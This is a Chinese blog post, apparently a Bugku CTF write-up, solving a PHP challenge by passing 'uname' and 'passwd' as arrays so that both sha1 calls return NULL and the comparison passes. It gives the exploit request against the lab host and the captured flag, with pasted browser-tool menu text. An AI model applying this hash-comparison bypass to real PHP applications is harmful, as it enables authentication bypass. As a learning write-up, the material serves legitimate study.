【bugku_writeup】web29 各种绕过

原创

kzaaa 于 2021-01-01 15:57:39 发布 168 收藏
分类专栏： ctf_bugku_writeup

本文链接：https://blog.csdn.net/kongzhian/article/details/112061031


进去后发现一段代码

```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
        if ($_GET['uname'] == $_POST['passwd'])
                print 'passwd can not be uname.';
        else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))
                die('Flag: '.$flag);
        else
                print 'sorry!';
}
?>
```

uname和passwd的值不一样

uname和passwd sha1后一样，
id=magin


sha和md5都是哈希函数，md5数组返回NULL，尝试一下sha可不可以这样操作



flag有点奇怪，看看能不能通过

结果不行

上面我是用flag.php执行的，尝试用index.php或者不加任何php


114.67.246.176:17131/?id=margin&uname[]=1
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
if ($_GET['uname'] == $_POST['passwd'])
print 'passwd can not be uname.';
else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))
die('Flag: '.$flag);
else
print 'sorry!';
}
?> Flag: flag{2a557208163319 39f9fa4618c053456c}
查看器
控制台
调试器
样式编辑器
性能
内存
网络
存储
无障碍环境
Encryption
Encoding
SQL
XSS
Other
Load URL
Split URL
Execute
http://114.67.246.176:17131/?id=margin&uname[]=1
Post data
Referer
User Agent
Cookies
Clear All
passwd[]=2
https://blog.csdn.net/kongzhian

得出flag